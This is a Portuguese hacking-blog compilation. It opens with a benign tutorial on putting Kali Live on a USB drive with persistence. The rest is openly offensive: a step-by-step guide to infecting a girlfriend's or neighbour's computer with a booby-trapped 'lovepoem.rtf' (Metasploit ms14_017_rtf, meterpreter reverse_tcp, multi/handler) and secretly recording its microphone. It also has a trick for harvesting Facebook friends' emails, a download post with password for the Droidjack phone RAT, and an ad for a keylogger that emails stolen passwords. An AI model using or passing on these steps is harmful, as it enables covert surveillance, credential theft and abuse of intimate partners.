instalar o Kali Live em uma unidade USB (com persistência, opcional)


Eu vi recentemente muitas perguntas sobre máquinas virtuais com Kali e, pessoalmente, eu prefiro usar um Live Boot USB para obter o Kali sem remover meu sistema (e por muitos motivos).
Algumas das razões para usar um Live USB são:
· Você usa todos os recursos do seu sistema (CPU, RAM, GPU, etc.)
· Você não leva espaço para o seu disco rígido.
· Nenhum tunelamento do seu adaptador sem fio interno em eth0
· Você pode levar seu sistema operacional para qualquer PC que você use.
E você só precisa de uma unidade flash USB de pelo menos 4 GB com nada para obtê-lo, então por que não tentar?
Para este tutorial, vou assumir que você está começando a partir de um PC com Windows instalado, como a maioria dos iniciantes.

Step 1Get the Stuff You Need Passo 1: Obter as coisas que você precisa

Primeiro, você precisará de um programa para instalar o Kali na sua unidade USB e torná-lo inicializável. O meu programa de escolha é o Universal USB Installer , pois é dolorosamente fácil de usar e tem um link direto para muitas páginas de download de distros do Linux dentro do programa.

Procure esse botão e obtenha o programa. Depois de executá-lo, você verá uma página de isenção de responsabilidade. Aceite-o (ou lê-lo primeiro, se você sentir) e você será apresentado com a seção de configuração (após alguns segundos). Escolha Kali no menu suspenso:


Se você ainda não baixou uma imagem Kali, basta verificar a caixa "Download Link" e você será levado diretamente para a página de download.
Se o seu sistema for de 64 bits, você pode querer o ISO de 64 bits, mas não garante sua portabilidade para todos os PCs que você encontra. Se você não tem certeza se o seu PC é de 32 ou 64 bits, escolha o ISO de 32 bits. Isso funcionará para ambas as arquiteturas.

Você pode escolher o download direto, mas se você tiver uma conexão muito lenta e pouco confiável, baixe-o via Torrent. Se você nunca baixou alguma coisa via Torrent, você poderia procurar. É bem simples.

Depois de ter baixado sua imagem Kali, selecione-a:
Step 2Installing Kali Passo 2: Instalando o Kali


E, em seguida, escolha a letra da unidade para sua unidade USB (você provavelmente não precisará usar essa caixa de seleção no lado direito). Tenha cuidado ao fazer isso.

Eu recomendaria verificar a caixa que formata sua unidade USB. Isso irá limpar toda a sua unidade USB, certifique-se de fazer backup de tudo o que tinha lá antes de prosseguir. Vai fazer um formato rápido, então não há motivos para evitar isso.

Clique em Criar, depois em Sim, e ele irá fazer todo o processo por si só. A parte mais longa será extrair o ISO para o seu USB, mas acabará em questão de minutos.

Se tudo acontecesse conforme o esperado, você verá isso, e você tem um USB em que você pode viver, inicializando você Kali. Você pode ter que fazer um pouco de ajustes na sua BIOS para que ela funcione, mas não sei como abranger todos os BIOS em um único tutorial.
Guia rápido do Linux

Se você já é usuário do Linux, siga estas etapas para criar um Kali Live USB. É muito mais simples e rápido do que o Windows!
· Certifique-se de que você tenha uma unidade USB de 4 GB + conectada e você está pronto para limpá-la.
· Faça o download do Kali ISO de sua escolha (32/64 bit).
· Verifique a localização do seu drive USB com
sudo fdisk -l
· Digamos que é / dev / sdb e você nunca partiu. Basta formatá-lo para ser Fat32 com sudo mkfs.vfat -n 'Kali' -I / dev / sdb1
· Localize sua imagem Kali e use-a como entrada neste comando:
sudo dd if = / home / you / downloads / kali.version.iso de = / dev / sdb1 bs = 512
Aguarde até que termine, e é isso, você tem Kali na sua unidade USB agora.

Configurando Persistência (Preparando a Partição)

Você gostou de inicializar a partir do USB, mas deseja salvar as alterações feitas no seu sistema operacional, ou apenas arquivos (como arquivos .pcap) em sua unidade USB? Você precisará configurar Persistência. Sua unidade USB deve ter 8 GB + de espaço de armazenamento.
Baixe o MiniTool Partition Wizard Free , instale-o, execute-o e escolha Iniciar o aplicativo .

Clique com o botão direito do mouse na sua unidade USB e clique em Mover / Redimensionar

Use as pequenas teclas de seta pretas para diminuir o tamanho da partição. Isso deixará um espaço de armazenamento livre, mas se você atribuir manualmente o Tamanho da Partição, o programa poderá falhar. Clique em OK.

Um novo grande pedaço cinzento de espaço não alocado apareceu! Clique com o botão direito nele e clique em Criar. Ele nos avisará que o Windows não poderá ver essa partição, mas não nos importa com isso;)
Escolha estas opções:
· Criar como: primário
· Sistema de arquivos: Ext4
· Etiqueta de partição: persistência
Em seguida, clique em OK.

Agora, clique em Aplicar (canto superior esquerdo) e espere que ele complete as tarefas.

Configurando Persistência (Configurando a Partição)

Uma vez finalizado o gerenciador de partição, reinicie o computador e inicialize a partir de sua unidade USB. Escolha a opção "Live USB Persistence", e quando é iniciado, abra um Terminal e use estes comandos:
Determine qual partição da sua unidade você usará
fdisk -l
Lembre-se de sua unidade tinha uma partição FAT32 e uma Ext4 (Linux)?

Faça um diretório no sistema de arquivos para montar o seu USB
mkdir -p / mnt / my_usb
Monte a partição no diretório que você criou (não clique no ícone da área de trabalho como persistência!)
mount / dev / sdc2 / mnt / my_usb
Adicione um arquivo de configuração para habilitar a persistência
echo "/ union"> /mnt/my_usb/persistence.conf
Desmontar a partição e reiniciar
umount / dev / sdc2 && reiniciar
Agora, se você iniciar o Live USB Persistence , você poderá economizar coisas em todo o seu sistema de arquivos Linux e todas as configurações que você fizer no local estarão disponíveis em todos os lugares em que você a conecta :)

Fechando

Espero que este artigo seja útil para iniciantes que estão começando suas cabeças enroladas com máquinas virtuais, em vez de apenas arrancar Kali e se desviando com Kali.

Como espionar alguém, Parte 1 (Hackeando Computadores)


                    Aviso!
                       Isso é perfeito pra espionar seu namoradinho(a) kkkk....


Nesta nova série , exploraremos como podemos usar a ubiquidade do computador para espreitar sobre qualquer pessoa e em qualquer lugar. Ao contrário dos filmes espiões do passado, onde o espião teve que colocar um dispositivo de audição na lâmpada ou em uma planta de casa, enquanto houver um computador na sala, ele pode ser usado como um "bug".Examinaremos como transformar esse computador comum em nosso próprio erro para ouvir conversas, usar como uma câmera espiã, rastrear pesquisas na Internet e muito mais. James Bond e Q não têm nada em nós!Nesta primeira parte, vou mostrar-lhe como converter qualquer computador, em qualquer lugar, num dispositivo de audição. Como quase todas as salas agora possuem um computador, você pode colocar um bug em quase todos os quartos, despercebido e não detectado.

Step 1Passo 1: Fire Up Kali

O primeiro passo, é claro, é ativar o Kali Linux . Para poder usar qualquer computador como um erro, o primeiro passo será comprometer o computador alvo.

Step 2Etapa 2: Comprometer o computador remoto

Provavelmente, a melhor maneira de comprometer o computador do seu alvo é usar um e-mail cuidadosamente elaborado que irá obter o alvo para clicar em um documento ou link . Dentro desse documento ou link, vamos inserir um rootkit / listenener que nos habilitará a ativar o microfone embutido em seu computador e salvar quaisquer conversas na sala onde ele está localizado.
Uma vez que conhecemos a vítima (pode ser uma namorada, um vizinho, um cônjuge, um associado de negócios, um diplomata estrangeiro, um espião estrangeiro, etc.), podemos ser muito específicos na elaboração de um e-mail que ganharia sua aceitação. A chave, é claro, é criar um documento que pareça atraente, ou pelo menos interessante, para que a vítima clique no documento do Word .
Isso se torna um exercício de engenharia social neste momento. Se a vítima é uma namorada / namorado, você pode tentar enviar uma carta de amor. Se a vítima é um associado de negócios, pode ser o documento do Word ou do Excel com uma venda ou outro relatório. Se for um vizinho, pode ser um link para uma página da comunidade.
Espero que você tenha entendido. Seja criativo e imaginativo e envie algo que a pessoa será obrigada a abrir e visualizar.

Step 3Etapa 3: Encontrar uma exploração

Agora, se quisermos explorar um sistema Windows 7 (a maioria das explorações do Windows 7 funcionarão no Windows 8), precisamos encontrar um recurso do Windows 7 que use vulnerabilidades na aplicação Microsoft Word.

Na primavera passada, a Microsoft revelou que os hackers encontraram uma vulnerabilidade nos aplicativos Microsoft Word e Office Web que poderiam permitir a execução remota de código (leitura, rootkit). Aqui está o anúncio da Microsoft no seu Boletim de Segurança Technet abaixo (mais informações sobre o Technet podem ser encontradas aqui ).

Como você pode ver, eles o chamaram de MS14-017. Quando fazemos uma pesquisa no Metasploit para essa vulnerabilidade / exploração, encontramos:
explorar / windows / fileformat / ms14_017_rtf
Agora que encontramos a explicação adequada, vamos carregá-lo no Metasploit digitando:
msf> use exploit / windows / fileformat / ms14_017_rtf
Uma vez que o carregamos, digite "info" para encontrar mais sobre esta exploração.

Agora, "mostre opções".
Como você pode ver, a opção que precisamos preencher é o FILENAME. Além disso, note que esta exploração funciona apenas no Office 2010.

Step 4Passo 4: Defina o FILENAME


Neste exemplo, estaremos espionando sua namorada, então vamos enviar-lhe um poema de amor. Vamos definir o FILENAME para "lovepoem.rtf".
set FILENAME lovepoem.rtf

Step 5 Etapa 5: definir a carga útil

Em seguida, precisamos configurar a carga para colocar em seu "lovepoem". Neste caso, vamos enviar o meterpreter , pois nos proporciona energia e controle quase ilimitados sobre o sistema pirateado.
msf> set PAYLOAD windows / meterpreter / reverse_tcp
Em seguida, defina o LHOST. Este é o IP do seu sistema. Isso informa a carga que deve ligar quando é executada pela vítima.
Finalmente, basta digitar "explorar". Isso criará um arquivo do Word chamado "lovepoem" que colocará o metropreter em seu sistema ao qual podemos conectar.

Step 6Passo 6: Abra um Multi-Handler para a Conexão

Para o próximo passo, precisamos abrir um multi-manipulador para receber a conexão de volta ao nosso sistema.
msf> use exploit / multi / handler
msf> set PAYLOAD windows / meterpreter / reverse_tcp
E, finalmente, configure o LHOST para o seu IP.

Step 7Passo 7: envie o poema de amor ao seu amigo

Agora que criamos nosso arquivo malicioso, você precisa enviá-lo para sua namorada. Você provavelmente vai querer enviá-lo através de um anexo de e-mail com uma nota dizendo a ela que você escreveu-lhe um poema curto para expressar seu amor por ela. Sabendo que é de você, tenho certeza que ela irá clicar nela, pois ela o ama muito e confia completamente em você.

Step 8Passo 8: Comprometa seu sistema

Quando ela abre, teremos uma sessão de metropreter em seu computador, assim, abaixo. Agora vem a parte boa.

Step 9Passo 9: gravar com o microfone

O que faremos em seguida é habilitar o microfone em seu computador e começar a gravar todos os sons que estão à distância. Metasploit tem um script Ruby que habilitará o microfone na máquina de destino e começará a gravar todos os sons e conversas nas proximidades. Se vamos à nossa lista final de scripts do meterpreter , podemos encontrá-lo entre os muitos scripts Ruby preparados para o importador de medidores.
No prompt do meterpreter, basta digitar:
meterpreter> executar sound_recorder - l / root
Isso iniciará o microfone em seu computador e armazenará as conversas e sons gravados em um arquivo no diretório / root do seu sistema. Claro, você pode escolher qualquer diretório para armazenar essas gravações. Apenas certifique-se de que possui espaço adequado no disco rígido, pois esses arquivos podem se tornar muito grandes. Quando quiser ouvir o que foi gravado, basta abrir o arquivo armazenado em seu sistema.

Mantenha-se ajustado para mais diversão de espionagem ...

Já não espia a província exclusiva da CIA, NSA, KGB ou MI5. Com apenas um pouco de habilidades informáticas, qualquer pessoa pode ser um espião. Nos futuros tutoriais , vou mostrar-lhe como ativar webcams , capturar capturas de tela , baixar arquivos confidenciais de qualquer computador e muito mais.

Descubra o e-mail de alguém no Facebook


Às vezes você precisa do e-mail de alguém do Facebook seja por boas intenções ou... vocês entenderam.

Para conseguir o e-mail de seus amigos do Facebook é simples, basta criar uma conta no Yahoo Mail(pode logar com o Facebook ou Google), depois de entrar no Yahoo Mail vá na aba Contacts no canto esquerdo da tela e depois clique em Importar Contacts, em seguida clique em Import from Facebook (faça login se necessário).

Pronto, agora para ver os e-mail dos amigos ou de alguém em especial basta ir na aba Contacts. Lembrando que nem sempre aparecerá o e-mail de todos os amigos, já que alguns podem ter configurado o Facebook para não dar essa informação.

Droidjack 2016 - baixar programa para invadir celular


SENHA ( PASS) = TIPOTUFF


baixar Droidjack 2016
download Droidjack 2016
link Droidjack 2016
original Droidjack 2016
cracked Droidjack 2016
buy Droidjack 2016
como usar Droidjack 2016
tutorial Droidjack 2016
comprar Droidjack 2016
comprar hacker de invadir celular
invadir celulares
monitorar celulares
invadir iphone

Baixar ,download Galaxy Logger -2015- keylogger roubar dados,logins e senha ,receba no seu email os dados

MELHOR QE ARDAMAX PARA ROUBAR DADOS DE  OUTROS COMPUTADORES 
programa qe apos invadir um pc envia para seu email 24 horas por dia logins,senhas e Tudo qe foi digitado no pc invadido.Isso tudo sem vc estar online :)
espalhe seu virus (server)depois e so olhar seu email e checar os dados


Recomendado